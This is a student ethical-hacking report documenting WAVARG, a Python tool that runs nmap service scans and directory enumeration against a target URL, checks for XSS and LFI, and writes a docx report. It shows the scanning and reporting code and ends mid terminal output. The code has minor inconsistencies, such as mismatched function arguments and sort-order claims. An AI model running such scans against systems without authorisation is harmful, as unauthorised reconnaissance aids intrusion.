Analysing the Development of a Web Vulnerability Assessment Tool

Assessing and discussing the development of WAVARG, a Web Application Vulnerability Assessment and Report Generation tool.

David Cox

CMP320: Ethical Hacking 3

2023/24

Note that Information contained in this document is for educational purposes.

.

Abstract

Vulnerability assessments are a key part of ensuring that a business is secure and can operate without the worry of cyber criminals holding them at ransom for their customer data or taking down their services through a lack of security.

This report covers the steps of development and production of WAVARG. WAVARG is a Web Application Vulnerability Assessment and Report Generation tool that aims to provide technical users with an all-in-one tool that evaluates numerous vulnerabilities which organisations are susceptible to. The developer explains in great detail the inner workings of various elements in the tool and the ease of accessibility due to the necessary information being presented to the user through a document at the end of the scan.

Throughout the development process, the developer incorporated multiple tools including Nmap, Dirbuster and Wfuzz into their tool. WAVARG allows for users to gain a thorough understanding of the network setup through the use of Nmap and any publicly discoverable files through the use of Dirbuster. The tool also allows users to evaluate web applications to see whether they are vulnerable to Cross Site Scripting and Local File Inclusion, both vulnerabilities could potentially leak sensitive information including private files or administrative data. Throughout this report, the developer covers the process of how WAVARG conducts these scans, is able to identify when there is an issue with the targets security and then presents this information in a report that could be shared with technical and non-technical users alike.

.

Contents

.

1 Introduction

1.1 Background

Scripting is the process of creating code to automate small, often menial, tasks. It is the equivalent of taking shortcuts in day-to-day activities to get them done as quickly as possible, and similarly, scripting is used in our everyday lives. Vulnerability assessments are the testing process used to identify and assign severity levels of an applications security (Synopys, 2024). Vulnerability assessments are similar to penetration tests with the main difference being the fact that during vulnerability assessments, the testers do not perform any exploitation, meaning that if any vulnerabilities were found then they would not be exploited.

Scripting is an important part of vulnerability assessments with tools such as Nmap, Dirbuster and Wfuzz all being examples of “scripts” that are commonly used in these engagements. They allow for testers to gain information on their target without having to spend large amounts of time manually finding the information themselves, and potentially missing out on critical elements that are picked up due to the convenience of scripting.

The developer had been tasked with coming up with an idea for a security related scripting project that could be beneficial and used in realistic scenarios. After much consideration the developer decided to focus on an area that they felt they could contribute positively in, which was web application testing. The developer aims to continue this report by first expanding further on the problem and discussing their aims in relation to the problems, then follow this up by providing an overview as to how the developer successfully reached their aims which will then be further supported with a technical analysis of the code in an attempt to show the developers strong understanding of the code and technical complexity of their program. The developer will discuss how their solution solves the problems and then finally touch upon how, if given more time and resources, could improve their solution to either be more well-rounded or developed further.

1.2 Aim

Although there is a plethora of tools readily available for assisting and automating the process, there is very little support for bringing these tools together and maximising the efficiency of the engagement, with the data neatly provided so that it can be utilised for either manual testing or using in the reporting progress. The developer aimed to fill this gap in web application vulnerability assessments through the creation of WAVARG and set themself three aims for this project:

- Combine multiple tools used in web application vulnerability assessments to work within one script.
- Appropriately evaluate a web application with certain assumptions based on the current security climate including filters.
- Produce a report based on the information found in a reasonable and useful format.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

As previously mentioned the tester had set themselves three main goals for this project and intended to tackle the problems in the order they had been listed, firstly incorporating the tools the tester had chosen to use through either Python libraries or through more technical solutions so that the developers script could run without requiring any more input from the user besides the information needed at the beginning of the script. The developer would then move onto the second aim which would be considering current security measures such as filters. This would be the second focus of the developer as it would require automating the tools they had incorporated to run repeatedly with different payloads, requiring the developer to use an efficient method to do this. Finally, the developer would look at including some kind of report generation so that their script would display the large amount of information retrieved in a readable and useful format for performing further specialised testing.

2.2 THE MAIN PROGRAM


2.2.1 Imports

The developer made use of seven imports in their main program, three of which were local libraries with the other four being supporting libraries. These libraries were:

- OS
- argparse
- enum_site
- exploit_site
- filetrimmer
- time
- docx.Document

2.2.1.1 OS

The OS library was used once during the main program and was solely responsible for executing commands on the machine that the script was running on, in this case for removing all of the temporary files created by WAVARG at the end of its run process. The developer did this efficiently through the use of Linux binary "rm" and deleting any files that met two different criteria, these criteria consisted of either containing the word "dirb" and ended with ".txt", with wildcards either side of the word "dirb" and then the same for the word "results". This would be necessary for cleaning up the directory that the script would be running in and shown in more detail later on during the Procedure section of this report




```
os.system("rm *dirb*.txt *results*") # clean up so we remove hundreds of txt files
```

Figure 1 - Usage of OS library in main.py.

2.2.1.2 argparse

Furthermore, the developer made use of the argparse library for neatly and easily handling command line arguments that would be used throughout the program. To appropriately use this library, the developer made a small function that would create an instance of the argument parser, then add the arguments necessary for their program to run, in this case, simply the IP address to be tested and would then have this option passed to the program so that it could use whatever input the user had given to them.




```python
def get_args():
    parser = argparse.ArgumentParser() # create our instance

    parser.add_argument("-u", "--url", dest="url", help="URL") # could be explored in later versions to explore expanding this to include proxies etc?

    options = parser.parse_args()
    if not options.url: # if we dont get the args specified above
        parser.print_help()
        exit()

    return options
```

Figure 2 - Handling command line arguments with argparse library in main.py.

This function is then called in the main() function of the program with the URL options saved to a local variable and then distributed to other functions.

2.2.1.3 enum_site, exploit_site & filetrimmer

The next three imports are all custom libraries developed by the developer, all with their own purposes which will be explained later in this report. The libraries are called as they are needed within the script and the necessary functions called where need-be. These libraries are called throughout the enumeration, exploitation and document_data functions in the main program.



```python
def enumeration(url):

    print ("[+] Performing enumeration of " + url)
    nmap = enum_site.run_nmap(url)
    print("[-] Here is an overview of the IP address provided: \n" + nmap)
    time.sleep(5) # give the user a chance to see what the output is whilst the remainder of the script runs
    dirb = enum_site.run_dirb(url)
```


Figure 3 - Calling functions from the enum_site library in main.py.

2.2.1.4 time

Following these libraries, the developer made use of the time library to artificially pause their program in certain spaces to give the user a chance to read the output that had been provided to them. In this case, the developer had asked the program to wait 5 seconds after outputting the results from the nmap scan to continue the scan, so that the user could begin further manual enumeration on the services whilst WAVARG continued executing. This can be seen through Figure 3 on lines 25 & 26.

2.2.1.5 docx.Document

Finally, the developer made use of the docx library, which is important for creating a report at the end of their script. The docx library is responsible for creating and managing the document, ensuring that all of the data from the rest of the program is appropriately formatted into the document and can meet the developers third aim, of making the data provided in a reasonable and useful format to either be shown to other techincal users or to advise on further testing.



```python
def document_data(url, nmap, xss):
    print("[+] Creating your document")
    document = Document()
    document.add_heading("Penetration Test Report against " + url, level=0)
    document.add_heading("Enumeration", level=1)
    document.add_heading("Nmap", level=2)
    document.add_paragraph(nmap)
    document.add_heading("Dirbuster", level=2)
    f = open("dirb.txt", "r") # instead of transferring this across functions, just read from the file, easier instead of parsing dict entries and handling them
    dirb = f.read()
    f.close()
    document.add_paragraph(str(dirb))
    document.add_heading("Exploitation", level=1)
    document.add_heading("XSS", level=2)
    document.add_paragraph("WAVARG stores XSS requests in the terminal. Scroll up to check where XSS was found.")
```

Figure 4 - Showing the usage of the docx library in main.py.

2.2.2 Functions

2.2.2.1 main()

The main program starts in the “main” function which starts by fetching the arguments retrieved from the argparse library and stores them in a variable called options. The program then attempts to save the only argument that should have been passed, “url”, to the variable “url”. After saving this variable locally, the program then runs the enumeration function, taking the URL as an input and taking the response from the function and saving it into a value called “nmap”. The developer chose this variable name as it represented what tool the function was returning and, if multiple tools were returning their input, would be able to save those values as well. The program then runs the exploitation function, once again with the URL as an input and does not save the response, as the output from the tools used in the function are stored on the system and not in Python variables. Finally, the program then runs the document_data function and takes the “url” and “nmap” variables as inputs.



```python
def main():
    options = get_args()
    url = options.url
    # fetch the arguments and give them local variables

    nmap = enumeration(url)
    exploitation(url)
    document_data(url, nmap)

    # run through our various functions



if __name__ == "__main__":
    main()
```


Figure 5 - Contents of main() in main.py.

2.2.2.2 enumeration(url)

As mentioned previously, WAVARG runs the enumeration function, taking the variable “url” as a required input. Once in this function, the program prints a statement, telling the user that it is beginning enumeration on the IP address they have provided. After this, the program then runs the “run_nmap” function from the enum_site library, taking the URL as an input and saving the response from the program into the variable “nmap”. The value of the nmap is then presented to the user so that, like mentioned above, the user is able to begin manual enumeration whilst WAVARG continues conducting its analysis of the web application.

After giving the user five seconds to look over the results from the nmap scan, the program then runes the “run_dirb” function from the same library and saves the response to the “dirb” variable. The program then displays the user the responses from Dirbuster. The program then starts two for loops, the first of which operating between the range of 0 and 1000. The developer chose the value 1000 as the following loop would be executing through every result found from dirb and did not believe that in most cases where WAVARG would be used, that there would be more then 1000 results from a Dirbuster scan. The second for loop used two runtime variables, “resp_code” and “filepath” for the pairs found in the “dirb” variable that had been saved from the scan. The dirb variable was a dictionary, meaning that values stored inside of it were stored in a “key:value” pairing. This meant that for every response code, there was a file path that it correlated to. The program the had an if statement which checked for two things, whether there was no filepath or whether the response code for the file path was between the range of 402-600. The reason that the developer had chosen this range of response codes was due to their meaning being related to either client or server errors. The developer had looked through documentation for HTTP response codes and analysed that 401 was important, but any response code about that was not relevant for someone performing an assessment of a web application (MDN Contributors, 2023).

If either of these conditions were met then the program would move on to the next item, otherwise the program would write two versions of the variables to different text files. The first of these was “dirb.txt” which would store every result formatted so that it could be later used in the report generation section of the program. The second text file that was being written to was “dirbstripped.txt” which saves just the file path, as to make the life of the tools in the exploitation phase of the program easier. After writing to these files, the program would then output the same as what had been written to “dirb.txt”. This would continue until there were no more results and then return the value of the nmap scan, which would be saved by the program, as mentioned above.




```python
def enumeration(url):

    print ("[+] Performing enumeration of " + url)
    nmap = enum_site.run_nmap(url)
    print("[-] Here is an overview of the IP address provided: \n" + nmap)
    time.sleep(5) # give the user a chance to see what the output is whilst the remainder of the script runs
    dirb = enum_site.run_dirb(url)
    print("\n[-] Here is a list of directories and files on " + url)
    for i in range(1000): # possibility of 65535 open ports so run through that many times
        for resp_code, filepath in dirb.items():
            try:
                if len(filepath[i]) == 0 or resp_code in range(402,599): # 401 is important because it means that the resource exists but requires login, everything else falls under Client/Server errors
                    continue
                else:
                    f1 = open("dirb.txt", "a") # write everything that is <=401
                    f1.write(str(resp_code) + " response to http://" + url + "/" + str(filepath[i] + "\n"))
                    f1.close()
                    f2 = open("dirbstripped.txt", "a") # write the filepath, used in LFI checking
                    f2.write(str(filepath[i] + "\n"))
                    f2.close()
                    print(str(resp_code) + " response to http://" + url + "/" + str(filepath[i]))
            except IndexError:
                continue
    return nmap
```

Figure 6 - enumeration(url) function in main.py.

2.2.2.3 *exploitation(url)*

The exploitation function is quite small as a majority of the work in this function is done in the libraries that are called through it. In the same fashion as the enumeration function, this function takes one input, the “url” variable. The program then runs two calls to the exploit_site library, one to the “xss_runner” function and the other to the “lfi_scan” function which both take the url as an input. Neither function has its response saved as the results from both functions are stored in the working directory.



```python
def exploitation(url):

    exploit_site.xss_runner(url)
    exploit_site.lfi_scan(url)
    return
```


Figure 7 – exploitation(url) function in main.py.

2.2.2.4 *document_data(url, nmap)*

The document_data function takes two inputs, “url” and “nmap”, the “url” variable being the same that is passed throughout the entire program and “nmap” being the response from the nmap command after it has been sorted. The program starts by telling the user that it is creating the document, then instantiating the document. The program then begins to create various titles and subtitles and begins filling in the output from various commands until the program comes to inputting the output of the XSS scans.

The XSS scans, as will be covered later on in this report are stored in an array of responses where each URL that has been found to be vulnerable to XSS is stored in a pre-generated format and as such, the array that these values are stored in must be iterated through and then appended to the program. The developer achieved this by creating a counter and then iterating through a while loop, inputting every value from the array until there were no more values to add from the array and then continued to adding the LFI scans to the document.

Two variables are defined and then the third custom library developed by the developer, “filetrimmer”, is called with the function “run” which does not take any values to input. A while loop is then used that, whilst there are no errors, defines the necessary variables and then outputs it so the user can see how far through the process the program is. A variable called “lfi_fp” where “fp” stands for file path is called with the response from the function from the exploit_site library function “get_lfi_fp” is saved. The program then opens the file and adds a new paragraph to the document which contains the contents of that file, along with some further formatting. This process is repeated until there are no more files to read. At which point, the document is saved, the user is notified and then all of the files created throughout the process of this program running are deleted, as to clean up the directory and save space on the user’s machine.



```python
def document_data(url, nmap, xss):
    print("[+] Creating your document")
    document = Document()
    document.add_heading("Penetration Test Report against " + url, level=0)
    document.add_heading("Enumeration", level=1)
    document.add_heading("Nmap", level=2)
    document.add_paragraph(nmap)
    document.add_heading("Dirbuster", level=2)
    f = open("dirb.txt", "r") # instead of transferring this across functions, just read from the file, easier instead of parsing dict entries and handling them
    dirb = f.read()
    f.close()
    document.add_paragraph(str(dirb))
    document.add_heading("Exploitation", level=1)
    document.add_heading("XSS", level=2)
    count = 0
    while True:
        try:
            document.add_paragraph(xss[count])
            count += 1
        except:
            break
    document.add_heading("LFI", level=2)
    document.add_paragraph("WAVARG cannot be certain that LFI is present, although suspects if possible, it may be at: ")
    count = 0
    fn = "results"
    filetrimmer.run()
    while True:
        try:
            count += 1
            filename = "finalfinal_"+fn + str(count) + ".txt" # e.g. finalfinal_results1.txt - messy but does the job
            print ("[+]" + filename)
            lfi_fp = exploit_site.get_lfi_fp() # reading dirbstripped.txt
            file = open(filename, "r")
            document.add_paragraph("Scan "+str(count)+" on http://" + str(url) + "/"+ lfi_fp[count] + "\n" + str(file.read())) # put it all together and send it
        except:
            break
    document.save("demo.docx")
    print("[+] Document Saved to demo.docx")
    os.system("rm *dirb*.txt *results*") # clean up so we remove hundreds of txt files
```

Figure 8 - document_data(url, nmap, xss) in main.py.

2.2.2.4.1 Results of document_data(url, nmap, xss)

The developer was able to see that the document created by this function was successful and acting as interpreted at the end of the programs runtime, as the file was created and opened that the formatting and contents matched that of what the scans had outputted and was formatted in a way that met one of their aims, which was to be in a readable and useful format for further testing. An omitted version of a report generated by WAVARG can be found in Appendix A.

2.3 ENUM_SITE LIBRARY

2.3.1 Imports

The enum_site library contains three imports, none of which were created by the developer but all of which are critical for the workings of the program. These libraries are:

- nmap
- pydirbuster
- PrettyTable

2.3.1.1 nmap

The nmap library does not come pre-installed with Python and therefore must be installed using pip. Pip is the package installer for Python and can be used to install Python libraries that are developed and maintained by open-source creators (acsbidoul, et al., 2024), allowing for greater functionality and accessibility with the programming language. The nmap library is used throughout the enum_site file to make the process of conducting nmap scans against the target IP address easier. The library offers easy methods of sorting the data received from the nmap scan and as such, allowed for the programmer to easily and efficiently sort through the information provided by nmap to focus on the important data (norman, 2021).

2.3.1.2 pydirbuster

The pydirbuster library is another library that does not come pre-installed with Python and, similarly to the nmap library, replaces the command line tool for performing directory enumeration with a Python library equivalent. The pydirbuster library is used for the entire directory enumeration process of the enum_site file and was chosen by the developer as it is widely regarded as one of the leading tools for directory enumeration.

2.3.1.3 PrettyTable

PrettyTable is the final library that is imported in the enum_site file. PrettyTable is a library that allows for data to be formatted and displayed in a neat ASCII art format (jazzband, et al., 2024). This library is used throughout the nmap process as for making the data that the developer wanted to show from nmap, display in a neater format. Furthermore, the library is incredibly easy to use with lots of documentation that would allow the developer to ensure that the table and layout was exactly as they desired.

2.3.2 Functions


2.3.2.1 run_nmap (ip)

The run_nmap function starts by creating a PrettyTable instance and defining the column headers as a property of the PrettyTable instance under “field_names”. This is stored in an array format and contains four columns. These columns include the port number, the name of the service that is running such as HTTP, the specific version of the service that is running such as nginx or Apache and any other additional information including additional services running on the port.

The function then creates an instance of the nmap port scanner and defines the arguments to use in the instance. The developer used the flag “-sCV” which is a combination of “-sV” and “-sC” which are used in Python to perform default service enumeration and use default scripts (nmap, no date) although users would be able to modify the arguments by simply changing the variable to fit the flags that they wanted to use. The program then conducts its nmap scan using the IP address provided when the function was called and the arguments from the variable set above.

At this point in the function, the scan has happened, and the rest of this function is formatting the response to be presentable in the terminal and then in the document. The program enters two for loops, the first of which will run through every IP that has been scanned, and the second for loop is used for checking every protocol that was found. The program then outputs a line of 50 dashes to create a barrier between the beginning of the program and this output. A variable is then stored that contains a list of all of the ports and is then followed by the third and final for loop, which, for each port adds a row to the PrettyTable with the relevant information mentioned earlier in this report.

After exiting out of these for loops, the program sorts the PrettyTable in descending numerical order of the ports, as it would be displayed from a regular nmap scan, a readable version of the table is then stored in a variable and then returned at the end of the function.




```python
def run_nmap(ip):
    pt = PrettyTable()
    pt.field_names = ["Port", "Name", "Service", "Additional Information"]

    # define a PT instance and define our column headings
    nmap_data = ""
    nm = nmap.PortScanner()
    args = "-sCV"

    # define an nmap instance and generate our query
    nm.scan(hosts=ip, arguments=args)

    # run our scan
    for host in nm.all_hosts(): # for every IP scanned
        for proto in nm[host].all_protocols(): # for every protocol
            print("-" * 50) # create a barrier
            lport = nm[host][proto].keys() # a list of all open ports
            for port in lport: # for each open port
                #nmap_data = '\nport:%s\t name:%s\t service:%s\t extra info:%s\t' % (port, nm[host][proto][port]['name'], nm[host][proto][port]['product'], nm[host][proto][port]['extrainfo'])
                pt.add_row([port, nm[host][proto][port]['name'], nm[host][proto][port]['product'], nm[host][proto][port]['extrainfo']]) # add a row containing useful information

    pt.sortby = "Port" # show them in ascending order, same as how nmap would normally show them
    nmap_data = pt.get_string()
    return nmap_data
```

Figure 9 - run_nmap(ip) function in enum_site.py.

2.3.2.1.1 Results of run_nmap(ip)


The developer was able to see through the output that was displayed after the nmap scan had completed that the function related to executing and formatting their nmap scan had successfully ran and furthermore the formatting through PrettyTable had successfully worked without any difficulties.



```
└─$ python3 main.py -u 192.168.1.10
[+] Performing enumeration of 192.168.1.10
──────────────────────────────────────────────────
